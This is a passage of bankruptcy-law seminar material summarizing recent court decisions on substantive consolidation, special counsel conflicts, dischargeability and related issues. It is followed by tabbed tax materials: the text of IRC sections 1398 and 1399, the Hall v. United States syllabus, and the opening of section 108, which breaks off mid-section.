In *In re Kraetchmar,* 579 B.R. 924 (Bankr. W.D.Okla. 2018) (Lloyd, J.), the chapter 7 trustee and a creditor of the individual chapter 7 debtor commenced an adversary proceeding seeking substantive consolidation of the parents of the debtor into the debtor's chapter 7 estate. The parents moved to dismiss the complaint for failure to state a claim. The court disagreed with the parents that only §303 concerning involuntary proceedings could force them into a bankruptcy case. However, the court found that the complaint did not state a claim for substantive consolidation because both the debtor and the non-debtors were individuals. The court agreed with the majority rule that under certain circumstances the court had discretion to substantively consolidate a debtor's estate with non-debtors in reliance on either alter ego theories or intermingled control and assets of the non-debtors. The overriding equitable consideration was that all creditors of both the current debtors and those to be made debtors by force would benefit. Nevertheless, the court found it an "unprecedented situation" for substantive consolidation to be sought where both the debtor and the non-debtors were individuals. The court observed that substantive consolidation had its genesis in the increased judicial recognition of the widespread use of interrelated corporate structures, arising from the non-bankruptcy remedy of piercing the corporate veil. The court further noted that many of the factors considered for substantive consolidation referred to corporate entities, inter-corporate guaranties, failure to observe corporate formalities, consolidated financial statements, and ownership between various corporate entities. The court reasoned that .it was difficult to conceptualize two or more individuals exercising their own free will as constituting one legal economic entity having no economic existence independent from the other. Accordingly, the complaint was dismissed. *[Author's comment:* We are seeing with increasing frequency actions for substantive consolidation. It is difficult here to argue with the court's reasoning that would preclude individuals from being substantively consolidated with other individuals. If assets have been bled out or transferred to other individuals, fraudulent transfer actions can be brought without the need to resort to substantive consolidation of such individuals.]

36. Substantive Consolidation of Non-Debtors is Difficult

In *SE Property Holdings, LLC* v. *Stewart (In re Stewart),* 2017 WL 3575698 (Bankr.W.D. Okla. Aug. 17, 2017), creditor brought adversary complaint seeking to substantively consolidate several non-debtor entities to jointly administered cases of two individuals, one of which managed, and held or used to hold interests in the non-debtor entities. The court characterized the substantive consolidation of non-debtors as an "extraordinary remedy" and held that in

order to accomplish the feat, the party seeking the consolidation had to show: "(1) a substantial identity between the entities (assets of the entities in question are "hopelessly co-mingled"), (2) consolidation is necessary to avoid some harm or to realize some benefit, (3) that if a creditor objects on the grounds that it relied on the separate credit of one of the entities to its prejudice consolidation may be ordered only if the benefits heavily outweigh the harm, and (4) that consolidation was for the benefit of all creditors and that benefits of consolidation outweigh any resulting harm to general creditors of the entities." In dismissing the adversary proceeding with prejudice, the court relied on the fact that two creditors of one of the non-debtors which together held $20 million in claims against the non-debtor objected. The court found that objection "highly significant, if not determinative." The court also rejected the argument that alleged misconduct of a non-debtor and some of its creditor was a basis to impose substantial consolidation, explaining that to do so would "create a new element for substantive consolidation while ignoring the long-standing requirement that no harm be done to other creditors...."

37. Court orders substantive consolidation of debtor and non-debtor

In *In re Cameron Construction & Roofing* Co., *Inc.,* 565 B.R. 1 (Bankr. D.Mass. 2016) (Feeney, J.), Mr. Cameron had been, until his death, the majority owner and controlled both the debtor, Cameron Construction & Roofing Co., Inc. and the non-debtor defendant, Cameron Construction LLC. The debtor's assets were primarily tools and vehicles used in its roofing business, whereas the defendant's primary asset was real property. Debtor paid rent to the defendant, although there was no lease and the amount of rent far exceeded the fair rental value of the property. Further, defendant's employees performed services for the debtor. The defendant had insignificant debt in relation to the value of its assets. The chapter 7 trustee filed a two-count complaint against the defendant seeking to **(1)** disregard the defendant's corporate form, and (2) preserve the assets of the defendant for distribution to the estate's creditors. Although the trustee did not reference the equitable remedy of substantive consolidation, the bankruptcy court concluded that that was in fact what the trustee was seeking so that the assets of the debtor and non-debtor defendant would be substantively consolidated into this bankruptcy case. The trustee had not sought to pierce the corporate veil of the defendant to hold Mr. Cameron liable for the debts of the debtor. Instead, he was seeking only to bring the assets of the defendant into the bankruptcy estate. The court determined that although the debtor and defendant had maintained a certain degree of separateness and had observed some corporate formalities, such as filing separate tax returns and annual reports, and issuing separate W-2s statements for employees, they disregarded corporate formalities in several other important respects. The court noted that under *Woburn Assocs. v. Kahn (In re Hemingway Transp., Inc.),* 954 F 2d 1 (1st Cir. 1992), consolidation was permitted only if it was first established that the assets and liabilities of the related entities, were so intertwined that it would be impossible, or financially prohibitive, to disentangle them. Additionally, the bankruptcy court had to balance the potential benefits of consolidation against any potential harm to interested parties while ensuring there would be a net benefit to unsecured creditors. The court observed that substantive consolidation of a non-debtor with a debtor had become increasingly accepted where there was satisfaction of all of the following factors: (1) the movant had shown a substantial identity between the entities to be consolidated; (2) the movant had demonstrated that consolidation was necessary to avoid some harm or realize

some benefit; and (3) if a creditor would be prejudiced, the benefits of consolidation heavily outweighed the harm. Here, the court determined that these factors were satisfied and ordered the substantive consolidation of the debtor entity with the related non-debtor entity.

38. Trustee's special counsel not disqualified due to representation of a creditor

In *Manchester* v. *Kretchmar,* et *al. (In re Kretchmar)* 2017 WL 4457446 (Bankr. W.D.Okla. 2017) (Lloyd, J.), debtor had initially filed for chapter 12 relief, scheduling Farm Credit as a secured creditor with a claim of $581,442 secured by collateral worth $446,860. Farm Credit obtained stay relief through its law firm of Gable Gotwals, with respect to a check from U.S. Department of Agriculture for $22,075, relating to the debtor's participation in a federal program. The court ordered the estate to relinquish any interest in the check and lifted the stay for Farm Credit pursuant to an agreed order with respect to numerous items of personal property. Farm Credit filed an amended proof of claim of $229,760, as unsecured with a single exception of an expected $20,000 government check relating to the 2016 crop year. When the case was converted to chapter 7, the trustee obtained court authorization to employ Gable Gotwals as special counsel to assist her in investigating and possibly objecting to discharge or bringing avoidance actions. The trustee filed an adversary proceeding on behalf of herself and Farm Credit for the substantive consolidation of the estates of the debtor's non-debtor parents into the debtor's bankruptcy. The parents moved to disqualify Gable Gotwals as special counsel to the trustee. The bankruptcy court denied the motion, holding that pursuant to §327(c), a person is not disqualified for employment solely because of such person's employment by or representation of a creditor, unless there is an objection in which case the court shall disapprove such employment if there is an "actual conflict of interest." Here, there would be no actual conflict of interest warranting disqualification unless (a) the interest of the trustee and creditor are in fact directly conflicting or (b) the creditor was actually afforded a preference that was denied to other creditors. The court cited *In* re *BH & P, Inc.,* 949 F.2d 1300 (3rd Cir. 1991) that a conflict "in which the competition is presently dormant, but may become active if certain contingencies occur," is merely potential and does not warrant disqualification. Here, there was presently no actual conflict of interest as the interests of the trustee and Farm Credit coincided with both interested in enlarging the estate by substantive consolidation and other actions. By undertaking such actions, the trustee and Farm Credit had the mutual goal of potentially increasing the pot of the existing estate to the benefit of the debtor's creditors. Although the court found disqualification was not merited, it did so with the caveat that Farm Credit had no longer asserted a claim as a secured creditor with the exception of the $20,000 check representing the 2016 government payment. If Farm Credit later asserted itself as a secured creditor in any non-abandoned property in the possession of the debtor, the court would consider that potentially a disqualifying fact. Further, if the non-debtor parents were substantively consolidated into the debtor's case, and Farm Credit asserted a security interest in their property, the court would feel compelled to *sua sponte* disqualify Gable Gotwal from representing the trustee. *[Comment*: Trustees hire with some frequency special counsel who have been engaged on behalf of a creditor. This is done for several reasons. The primary reason is that it is in the best interest of the bankruptcy estate because these attorneys generally have spent months, if not years, litigating already and have no learning curve. It is a cost saving for the estate. Of course, if such attorneys are disreputable or not highly competent, the trustee would not want to associate them on behalf of the bankruptcy estate under any circumstance.]

39. Discussion of what is a governmental unit for purposes of eligibility

The Sixth Circuit discussed whether a tax exempt nonprofit employer that operated a mental health facility in Kentucky was barred from filing a chapter 11. Only a person eligible to file a chapter 7 may file a chapter 11. "Person" as defined in 11 U.S.C. 101(41) does not include a governmental unit. Kentucky Employees Retirement System (KERS) argued that the debtor was a governmental unit and could not file chapter 11. Judge Stranch addressed whether the debtor, Seven Counties, was an "instrumentality" of the state of Kentucky and the degree of control required to make an entity a governmental unit. She looked at the entity's creation, the selection of its leadership, the existence of an enabling statute, the entity's funding, and the state's ability to terminate its existence. Deference will also be given to a state's characterization of its entities. The majority concluded that Seven Counties is not a governmental unit. Judge McKeague provided a strong dissent. *Kentucky Employees Retirement System v. Seven Counties Services, Inc*., 901 F.3d 718 (6th Cir. Aug. 24, 2018).

40. Rooker-Feldman limitations explained

In *Isaacs v. DBI-ASG Coinvestor Fund, III, LLC.*, 895 F.3d 904 (6th Cir. July 18, 2018), the Sixth Circuit found the *Rooker-Feldman* doctrine did not deprive the bankruptcy court of jurisdiction to decide whether a mortgage claim could be avoided on strong-arm grounds even though it would deprive the bankruptcy court of the ability to determine whether there was a lien after a state court judgment held that a lien existed. The Sixth Circuit remanded the case to the bankruptcy court. For Third Circuit's discussion of *Rooker-Feldman*, consider *Philadelphia Entertainment & Development Partners, LP d/b/a/ Foxwoods Casino Philadelphia v. Commonwealth of Pennsylvania Department of Revenue, et al.,* 879 F. 3d. 492 (3d Cir. 2017). This case involved fraudulent transfer by a trustee to set aside a gaming license revocation by the state as a fraudulent transfer.

41. Subsections of Section 523 not necessarily mutually exclusive

The bankruptcy court held that Michigan was limited to pursuit of overpayment of unemployment benefits as nondischargeable under exception for government fines or penalties, and not fraud. The court found exception was not applicable in Chapter 13 cases. The district court reversed, and the Sixth Circuit affirmed. The Sixth Circuit held that debt that could be considered a government fine or penalty could also fall within the fraud based exception. The court cited *Husky International Electronics, Inc. v. Ritz,* 136 S. Ct. 1581, 1588 (2016), for the proposition that subsections of 523 are not necessarily mutually exclusive. *Andrew v. Michigan Unemployment Agency*, 891 F.3d 245 (6th Cir. May 29, 2018).

42. Creditor who pursued Trustee for breach of fiduciary duty sanctioned and compelled to pay $166,187.50 for misuse of subpoena power

Demorest v. Dickinson Wright, PLLC et al. (In re Modern Plastics Corporation), 890 F.3d 244 (6th Cir. Apr. 26, 2018). New Products Corporation purchased the real property of the debtor. Upon taking possession, the buyer found the property in an "appalling" condition. The chapter 7 case lingered, with the consent of the secured creditor, while the trustee tried to sell the property. Those parties viewed that the value was in the real property not the improvements and allowed the building to fall into disrepair and be stripped of all valuable metals, equipment and even support beams which were sold for scrap. Buyer sought to hold trustee liable for reduction in value while property was under his control. That lawsuit was unsuccessful. *New Products Corporation v. Thomas R. Tibble (In re Modern Plastics Corporation)*, 732 F. App'x 379 (6th Cir. Apr. 24, 2018) (unpublished). Two days later, the court published the sanctions case. NPC's discovery in pursuit of its claim against the trustee is an example of electronic discovery run amok. The court discussed a party's obligation to take reasonable steps to avoid imposing an undue burden or expense on a person subject to the subpoena, especially if the subpoena is issued to a nonparty. The bankruptcy court made findings that "much of the expense could have been avoided either initially, or by engaging with Respondents' counsel to address the concerns, tailor the document requests, or comment on the proposed protective order." *Id*. at 251.

43. Considerations for Use of State Court Conversion Judgment as Collateral Estoppel for Discharge Action

Sixth Circuit upholds bankruptcy court's application of collateral estoppel in a conversion action. In *Trost v.Trost*, 735 F. App'x 875 (6th Cir. May 30, 2018), the court held that determination of whether Michigan state court judgment finding that debtor converted plaintiff's property preventing debtor from litigating the issues in a determination that the damages were the result of willful and malicious injury required an analysis of bankruptcy law, state tort law and federal collateral estoppel law. The court found that debtor was precluded from relitigating.

44. Supreme Court Grants *Certiorari* to Determine Whether Rejection of Trademark License Prevents Continued Use of Trademark

The Supreme Court granted certiorari in *Mission Product Holdings, Inc. v. Technology LLC*, 879 F.3d 389 (1st Cir. Jan. 12, 2018). The Court will resolve a circuit split between the Fourth Circuit *in Lubrizol Enterprises, Inc. v. Richmond Metal Finishers, Inc*., 756 F.2d 1043 (4th Cir. 1985) and the Seventh Circuit in *Sunbeam Products, Inc. v. Chicago American Manufacturing LLC*, 686 F.3d 372 (7th Cir. 2012). In *Lubrizol*, the Fourth Circuit held that a rejection of an executory lease for intellectual property precludes the non-bankrupt licensee from continuing to use the license. In *Sunbeam Products*, the Seventh Circuit held that rejection does not preclude the continued use of a trademark. In *Mission Product Holdings*, the First Circuit agreed by a 2/1 majority with *Lubrizol*, favoring "the categorical approach of leaving trademark licenses unprotected from court-approved rejection, unless and until Congress should decide otherwise." 879 F.3d at 404. In granting cert, the Supreme Court limited its review to the question of whether rejection of a trademark's license "terminates rights of the licensee that would survive the licensor's breach under applicable nonbankruptcy law." Petition for Writ of Certiorari, 2018 WL 2967405, *granted* – S. Ct. -- , 2018 WL 2939184.

45. Chapter 7 Trustee Has Standing to Extend Section 523(a) Dischargeability Deadline

In *Cyrnek v. Oliva (In re Oliva)*, -- B.R. --, 2018 WL 5279493 (Bankr. N.D. Ill. Oct. 23, 2018), the court held that a chapter 7 trustee has standing to extend the dischargeability deadline under section 523(a) even though a trustee has no standing to object to dischargeability. The court noted that there is a circuit split on the issue. The Fourth Circuit has held that a trustee is not a party in interest and thus lacks standing to extend the dischargeability deadline. *In re Farmer*, 786 F.2d 618 (4th Cir. 1986) The Sixth Circuit has rejected the Fourth Circuit's reasoning and held that a trustee may extend the deadline, although the trustee cannot object to the dischargeability of a particular debt. *Brady v. McAllister (In re Brady)*, 101 F.3d 1165 (6th Cir. 1996). In *In re Oliva*, the court found that the Sixth Circuit's decision was "better reasoned," followed the plain language of the Bankruptcy Rules, and was supported by "important policy considerations." *In re Oliva*, 2018 WL 5279493, at *1. The court also held that serving a motion to extend the deadline to object to dischargeability is sufficient if given electronically to debtor's counsel. *Id.* at *6-7.

46. 11th Circuit Clarifies that New Value No Longer Must Remain Unpaid

Liquidating Trustee of Bruno's sought to recover $500,000 in preferential payments from ice cream supplier. Supplier asserted a "subsequent new value defense." Bankruptcy court and district court followed *Charisma Investment Company, N.V. v. Airport Systems, Inc. (In re Jet Florida System, Inc.)*, 841 F.2d 1082 (11th Cir. 1988) and required new value to remain unpaid. Eleventh Circuit reversed. "By its plain terms, then, the statute only excludes "paid" new value that is paid for with 'an otherwise unavoidable transfer.' *See id.* § 547(c)(4)(B). Therefore, so long as the transfer that pays for the new value is itself avoidable, that transfer is not a barrier to assertion of § 547(c)(4)'s subsequent-new-value defense. . . .In reaching this conclusion, we find common ground with the Fourth, Fifth, Eighth, and Ninth Circuits." *In re BFW Liquidation, LLC*, 899 F.3d 1178, 1189 (11th Cir. August 14, 2018).

47. 6th Circuit BAP Addresses Finality for Appeal

"The appellants in this case, Sarah and Kevin Dean (the "Deans" or the "Appellants"), are pro se creditors who moved to dismiss the chapter 13 case of Linda Lane ("Ms. Lane" or the "Debtor") shortly after the Bankruptcy Court confirmed the Debtor's Plan. The court denied their motion to dismiss the case on February 5, 2018, after finding that the Deans' arguments should have been made prior to confirmation and were precluded by the confirmation order. The Deans now appeal from the order denying their post-confirmation motion to dismiss." *In re Lane*, Case no. 18-8005 (6th B.A.P. October 30, 2018). Denial of a post confirmation motion to dismiss does not alter the status quo and fix the parties' rights and obligations. Therefore, it is not a final order and the denial does not create a right to appeal. The opinion by Judge Dales contains a comprehensive discussion on what it means for an order to be final.

48. Can property held as tenants by the entirety be sold?

A Bankruptcy Court in Massachusetts has recently suggested that trustees can sell the property owned as tenants by the entirety, when only one of the spouses have filed bankruptcy. *In re Green,* Adv. Proc. 14-1023, (Bankr. E.D. Mass., Oct. 11, 2018) [Hoffman, M.]. Massachusetts has similar tenants by the entireties provisions as Tennessee, and exemption laws (or provisions that such interests cannot be attached by creditors) have always prevented trustees from selling the property. (Survivorship interests have always been subject to sale, and cases where there are joint creditors have also created scenarios where the property can be sold.) However, in most cases, the property itself has always been considered off limits. *See Waldschmidt v. Shaw,* 5 B.R. 107 (Bankr. M.D. Tenn. 1980) [Hippe, R.] In *Green*, the trustee took a different approach, arguing that §363(h), which specifically allows for the sale of property owned as tenants by the entirety (subject to 4 conditions) is Federal law, and that it "trumps the state statute that would forbid such a sale". The Court, citing *Tart v. Massachusetts*, 949 F.2d 490 (1st Cir. 1991), noted three situations where federal statutes preempt state law. One of those was where the state statute is in direct conflict with the federal statute. After a discussion of the comprehensive nature of the bankruptcy code, and the lack of anything in §363(h) or (j) which requires the use of state law, the Court concluded that state law is preempted by §363(h) – provided the trustee can establish the third element of §363(h) – which is the balancing test of whether the benefit to the estate outweighs the detriment to the co-owner. (*Comment*: If the preemption argument is adopted by other courts, it does not necessarily resolve the issue. The balancing of equities between the bankruptcy estate and the co-owner(s) is not often a barrier to a partition under §363(h), but in situations like this, it may create another barrier. Further, if the trustee does sell T/E property, how are the proceeds to be distributed? Each party has a right to the whole, so how can the co-owner get anything less than 100% of the net proceeds? And does this favor the co-owner in considering the equities in §363(h)(3)? These issues might limit the relevance of this case – even if it is adopted elsewhere.)

WHAT COMMERCIAL AND BANKRUPTCY LAWYERS NEED TO KNOW ABOUT THE TAX CODE

TAB 7

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TAX ISSUES IN INDIVIDUAL CHAPTER 11 CASES

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TAB 1

Internal Revenue Code Sections 1398 and 1399

26 U.S. Code § 1398 - Rules relating to individuals' title 11 cases

(a) CASES TO WHICH SECTION APPLIES

Except as provided in subsection (b), this section shall apply to any case under chapter 7 (relating to liquidations) or chapter 11 (relating to reorganizations) of title 11 of the United States Code in which the debtor is an individual.

(b) EXCEPTIONS WHERE CASE IS DISMISSED, ETC.

(1) SECTION DOES NOT APPLY WHERE CASE IS DISMISSED

This section shall not apply if the case under chapter 7 or 11 of title 11 of the United States Code is dismissed.

(2) SECTION DOES NOT APPLY AT PARTNERSHIP LEVEL

For purposes of subsection (a), a partnership shall not be treated as an individual, but the interest in a partnership of a debtor who is an individual shall be taken into account under this section in the same manner as any other interest of the debtor.

(c) COMPUTATION AND PAYMENT OF TAX; BASIC STANDARD DEDUCTION

(1) COMPUTATION AND PAYMENT OF TAX

Except as otherwise provided in this section, the taxable income of the estate shall be computed in the same manner as for an individual. The tax shall be computed on such taxable income and shall be paid by the trustee.

(2) TAX RATES

The tax on the taxable income of the estate shall be determined under subsection (d) of section 1.

(3) BASIC STANDARD DEDUCTION

In the case of an estate which does not itemize deductions, the basic standard deduction for the estate for the taxable year shall be the same as for a married individual filing a separate return for such year.

(d) TAXABLE YEAR OF DEBTORS

(1) GENERAL RULE

Except as provided in paragraph (2), the taxable year of the debtor shall be determined without regard to the case under title 11 of the United States Code to which this section applies.

(2) ELECTION TO TERMINATE DEBTOR'S YEAR WHEN CASE COMMENCES

(A) In general Notwithstanding section 442, the debtor may (without the approval of the Secretary) elect to treat the debtor's taxable year which includes the commencement date as 2 taxable years—

(i) the first of which ends on the day before the commencement date, and

(ii) the second of which begins on the commencement date.

(B) Spouse may join in election

In the case of a married individual (within the meaning of section 7703), the spouse may elect to have the debtor's election under subparagraph (A) also apply to the spouse, but only if the debtor and the spouse file a joint return for the taxable year referred to in subparagraph (A)(i).

(C) No election where debtor has no assets

No election may be made under subparagraph (A) by a debtor who has no assets other than property which the debtor may treat as exempt property under section 522 of title 11 of the United States Code.

(D) Time for making election

An election under subparagraph (A) or (B) may be made only on or before the due date for filing the return for the taxable year referred to in subparagraph (A)(i). Any such election, once made, shall be irrevocable.

(E) Returns

A return shall be made for each of the taxable years specified in subparagraph (A).

(F) Annualization

For purposes of subsections (b), (c), and (d) of section 443, a return filed for either of the taxable years referred to in subparagraph (A) shall be treated as a return made under paragraph (1) of subsection (a) of section 443.

(3) COMMENCEMENT DATE DEFINED

For purposes of this subsection, the term “commencement date” means the day on which the case under title 11 of the United States Code to which this section applies commences.

(e) TREATMENT OF INCOME, DEDUCTIONS, AND CREDITS

(1) ESTATE'S SHARE OF DEBTOR'S INCOME
The gross income of the estate for each taxable year shall include the gross income of the debtor to which the estate is entitled under title 11 of the United States Code. The preceding sentence shall not apply to any amount received or accrued by the debtor before the commencement date (as defined in subsection (d)(3)).

(2) DEBTOR'S SHARE OF DEBTOR'S INCOME
The gross income of the debtor for any taxable year shall not include any item to the extent that such item is included in the gross income of the estate by reason of paragraph (1).

(3) RULE FOR MAKING DETERMINATIONS WITH RESPECT TO DEDUCTIONS, CREDITS, AND EMPLOYMENT TAXES Except as otherwise provided in this section, the determination of whether or not any amount paid or incurred by the estate—

(A) is allowable as a deduction or credit under this chapter, or

(B) is wages for purposes of subtitle C,

shall be made as if the amount were paid or incurred by the debtor and as if the debtor were still engaged in the trades and businesses, and in the activities, the debtor was engaged in before the commencement of the case.

(f) TREATMENT OF TRANSFERS BETWEEN DEBTOR AND ESTATE

(1) TRANSFER TO ESTATE NOT TREATED AS DISPOSITION
A transfer (other than by sale or exchange) of an asset from the debtor to the estate shall not be treated as a disposition for purposes of any provision of this title assigning tax consequences to a disposition, and the estate shall be treated as the debtor would be treated with respect to such asset.

(2) TRANSFER FROM ESTATE TO DEBTOR NOT TREATED AS DISPOSITION
In the case of a termination of the estate, a transfer (other than by sale or exchange) of an asset from the estate to the debtor shall not be treated as a disposition for purposes of any provision of this title assigning tax consequences to a disposition, and the debtor shall be treated as the estate would be treated with respect to such asset.

(g) Estate succeeds to tax attributes of debtor The estate shall succeed to and take into account the following items (determined as of the first day of the debtor's taxable year in which the case commences) of the debtor—

(1) Net operating loss carryovers
The net operating loss carryovers determined under section 172.

(2) Charitable contributions carryovers
The carryover of excess charitable contributions determined under section 170 (d)(1).

(3) Recovery of tax benefit items
Any amount to which section 111 (relating to recovery of tax benefit items) applies.

(4) Credit carryovers, etc.
The carryovers of any credit, and all other items which, but for the commencement of the case, would be required to be taken into account by the debtor with respect to any credit.

(5) Capital loss carryovers
The capital loss carryover determined under section 1212.

(6) Basis, holding period, and character of assets
In the case of any asset acquired (other than by sale or exchange) by the estate from the debtor, the basis, holding period, and character it had in the hands of the debtor.

(7) Method of accounting
The method of accounting used by the debtor.

(8) Other attributes
Other tax attributes of the debtor, to the extent provided in regulations prescribed by the Secretary as necessary or appropriate to carry out the purposes of this section.

(h) Administration, liquidation, and reorganization expenses; carryovers and carrybacks of certain excess expenses

(1) Administration, liquidation, and reorganization expenses
Any administrative expense allowed under section 503 of title 11 of the United States Code, and any fee or charge assessed against the estate under chapter 123 of title 28 of the United States Code, to the extent not disallowed under any other provision of this title, shall be allowed as a deduction.

(2) CARRYBACK AND CARRYOVER OF EXCESS ADMINISTRATIVE COSTS, ETC., TO ESTATE TAXABLE YEARS

(A) Deduction allowed

There shall be allowed as a deduction for the taxable year an amount equal to the aggregate of (i) the administrative expense carryovers to such year, plus (ii) the administrative expense carrybacks to such year.

(B) Administrative expense loss, etc.

If a net operating loss would be created or increased for any estate taxable year if section 172(c) were applied without the modification contained in paragraph (4) of section 172(d), then the amount of the net operating loss so created (or the amount of the increase in the net operating loss) shall be an administrative expense loss for such taxable year which shall be an administrative expense carryback to each of the 3 preceding taxable years and an administrative expense carryover to each of the 7 succeeding taxable years.

(C) Determination of amount carried to each taxable year

The portion of any administrative expense loss which may be carried to any other taxable year shall be determined under section 172(b)(2), except that for each taxable year the computation under section 172(b)(2) with respect to the net operating loss shall be made before the computation under this paragraph.

(D) Administrative expense deductions allowed only to estate

The deductions allowable under this chapter solely by reason of paragraph (1), and the deduction provided by subparagraph (A) of this paragraph, shall be allowable only to the estate.

(i) DEBTOR SUCCEEDS TO TAX ATTRIBUTES OF ESTATE

In the case of a termination of an estate, the debtor shall succeed to and take into account the items referred to in paragraphs (1), (2), (3), (4), (5), and (6) of subsection (g) in a manner similar to that provided in such paragraphs (but taking into account that the transfer is from the estate to the debtor instead of from the debtor to the estate). In addition, the debtor shall succeed to and take into account the other tax attributes of the estate, to the extent provided in regulations prescribed by the Secretary as necessary or appropriate to carry out the purposes of this section.

(j) OTHER SPECIAL RULES

(1) CHANGE OF ACCOUNTING PERIOD WITHOUT APPROVAL
Notwithstanding section 442, the estate may change its annual accounting period one time without the approval of the Secretary.

(2) TREATMENT OF CERTAIN CARRYBACKS

(A) Carrybacks from estate
If any carryback year of the estate is a taxable year before the estate's first taxable year, the carryback to such carryback year shall be taken into account for the debtor's taxable year corresponding to the carryback year.

(B) Carrybacks from debtor's activities
The debtor may not carry back to a taxable year before the debtor's taxable year in which the case commences any carryback from a taxable year ending after the case commences.

(C) Carryback and carryback year defined For purposes of this paragraph—

(i) Carryback
The term "carryback" means a net operating loss carryback under section 172 or a carryback of any credit provided by part IV of subchapter A.

(ii) Carryback year
The term "carryback year" means the taxable year to which a carryback is carried.

(Added Pub. L. 96–589, § 3(a)(1), Dec. 24, 1980, 94 Stat. 3397; amended Pub. L. 99–514, title I, § 104(b)(14), title XIII, § 1301(j)(8), title XVIII, § 1812(a)(5), Oct. 22, 1986, 100 Stat. 2105, 2658, 2833.)

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26 U.S. Code § 1399 - No separate taxable entities for partnerships, corporations, etc.

Except in any case to which section 1398 applies, no separate taxable entity shall result from the commencement of a case under title 11 of the United States Code.

(Added Pub. L. 96–589, § 3(a)(1), Dec. 24, 1980, 94 Stat. 3400.)

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TAB 2

Hall et ux. v. United States

Syllabus

NOTE: Where it is feasible, a syllabus (headnote) will be released, as is being done in connection with this case, at the time the opinion is issued. The syllabus constitutes no part of the opinion of the Court but has been prepared by the Reporter of Decisions for the convenience of the reader. See *United States* v. *Detroit Timber & Lumber Co.*, 200 U. S. 321, 337.

SUPREME COURT OF THE UNITED STATES

Syllabus

HALL ET UX. *v.* UNITED STATES

CERTIORARI TO THE UNITED STATES COURT OF APPEALS FOR THE NINTH CIRCUIT

No. 10–875. Argued November 29, 2011—Decided May 14, 2012

Chapter 12 of the Bankruptcy Code allows farmer debtors with regular annual income to adjust their debts subject to a reorganization plan. The plan must provide for full payment of priority claims. 11 U. S. C. §1222(a)(2). Under §1222(a)(2)(A), however, certain governmental claims arising from the disposition of farm assets are stripped of priority status and downgraded to general, unsecured claims that are dischargeable after less than full payment. That exception applies only to claims "entitled to priority under [11 U. S. C. §507]" in the first place. As relevant here, §507(a)(2) covers "administrative expenses allowed under §503(b)," which includes "any tax . . . incurred by the estate." §503(b)(B)(i).

Petitioners filed for Chapter 12 bankruptcy and then sold their farm. They proposed a plan under which they would pay off outstanding liabilities with proceeds from the sale. The Internal Revenue Service (IRS) objected, asserting a tax on the capital gains from the sale. Petitioners then proposed treating the tax as an unsecured claim to be paid to the extent funds were available, with the unpaid balance being discharged. The Bankruptcy Court sustained an IRS objection, the District Court reversed, and the Ninth Circuit reversed the District Court. The Ninth Circuit held that because a Chapter 12 estate is not a separate taxable entity under the Internal Revenue Code (IRC), 26 U. S. C. §§1398, 1399, it does not "incur" postpetition federal income taxes. The Ninth Circuit concluded that because the tax was not "incurred by the estate" under §503(b), it was not a priority claim eligible for the §1222(a)(2)(A) exception.

Held: The federal income tax liability resulting from petitioners' postpetition farm sale is not "incurred by the estate" under §503(b) of the Bankruptcy Code and thus is neither collectible nor dischargeable in

the Chapter 12 plan. Pp. 4–17.

(a) The phrase "incurred by the estate" bears a plain and natural reading. A tax "incurred by the estate" is a tax for which the estate itself is liable. Only certain estates are liable for federal income taxes. IRC §§1398 and 1399 define the division of responsibilities for the payment of taxes between the estate and the debtor on a chapter-by-chapter basis. Under those provisions, a Chapter 12 estate is not a separately taxable entity. The debtor—not the trustee—is generally liable for taxes and files the only tax return. The postpetition income taxes are thus not "incurred by the estate." Pp. 4–5.

(b) Section 346 of the Bankruptcy Code and its longstanding interplay with IRC §§1398 and 1399 reinforce that whether an estate "incurs" taxes turns on Congress' chapter-specific guidance on which estates are separately taxable. The original §346 established that state or local income taxes could be imposed only on the estate in an individual-debtor Chapter 7 or 11 bankruptcy, and only on the debtor in a Chapter 13 bankruptcy. Congress applied the framework of §346 to federal taxes two years later: IRC §1398 and 1399 established that the estate is separately taxable in individual-debtor Chapter 7 or 11 cases, and not separately taxable in Chapter 13 (and now Chapter 12) cases. The Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 subsequently amended §346, expressly aligning its assignment of state or local taxes with the IRC separate taxable entity rules for federal taxes. This Court assumes that Congress is aware of existing law when it passes legislation, and the existing law at the enactment of §1222(a)(2)(A) indicated that an estate's liability for taxes turned on separate taxable entity rules. Pp. 6–9.

(c) Chapter 13, on which Chapter 12 was modeled, further bolsters this Court's holding. Established understandings hold that postpetition income taxes are not "incurred by the [Chapter 13] estate" under §503(b) because they are the liability of the Chapter 13 debtor alone. The Government has also long hewed to this position. Section 1305(a)(1), which gives holders of postpetition claims the option of collecting postpetition taxes within the bankruptcy case, would be superfluous if postpetition tax liabilities were automatically collectible inside the bankruptcy. It is thus clear that postpetition income taxes are not automatically collectible in a Chapter 13 plan and are not administrative expenses under §503(b). To hold otherwise in Chapter 12 would disrupt settled practices in Chapter 13 cases. Pp. 9–12.

(d) None of the contrary arguments by petitioners and the dissent overcomes the statute's plain language, context, and structure. There is no textual basis for giving "incurred by the estate" a temporal meaning, such that it refers to all taxes "incurred postpetition."

Nor does the text support deeming a tax "incurred by the estate" whenever it is paid by the debtor out of property of the estate. Section 503's legislative history is not inconsistent with this Court's holding, and the Court has cautioned against allowing ambiguous legislative history to muddy clear statutory language. See *Milner* v. *Department of Navy*, 562 U. S. ___, ___. Meanwhile, any cases suggesting that postpetition taxes were treated as administrative expenses are inapposite because they involve corporate debtors, which Congress has singled out for responsibilities paralleling those borne by a separate taxable entity's trustee. Finally, petitioners contend that the purpose of §1222(a)(2)(A) was to provide debtors with robust relief from tax debts. There may be compelling policy reasons for treating postpetition income tax liabilities as dischargeable. But if Congress intended petitioners' result, it did not so provide in the statute. Pp. 12–17.

617 F. 3d 1161, affirmed.

SOTOMAYOR, J., delivered the opinion of the Court, in which ROBERTS, C. J., and SCALIA, THOMAS, and ALITO, JJ., joined. BREYER, J., filed a dissenting opinion, in which KENNEDY, GINSBURG, and KAGAN, JJ., joined.

TAB 3

Internal Revenue Code Section 108

26 U.S. Code § 108 - Income from discharge of indebtedness

(a) EXCLUSION FROM GROSS INCOME

(1) IN GENERAL Gross income does not include any amount which (but for this subsection) would be includible in gross income by reason of the discharge (in whole or in part) of indebtedness of the taxpayer if—

(A) the discharge occurs in a title 11 case,

(B) the discharge occurs when the taxpayer is insolvent,

(C) the indebtedness discharged is qualified farm indebtedness,

(D) in the case of a taxpayer other than a C corporation, the indebtedness discharged is qualified real property business indebtedness, or

(E) the indebtedness discharged is qualified principal residence indebtedness which is discharged—

(i) before January 1, 2018, or

(ii) subject to an arrangement that is entered into and evidenced in writing before January 1, 2018.

(2) COORDINATION OF EXCLUSIONS

(A) Title 11 exclusion takes precedence
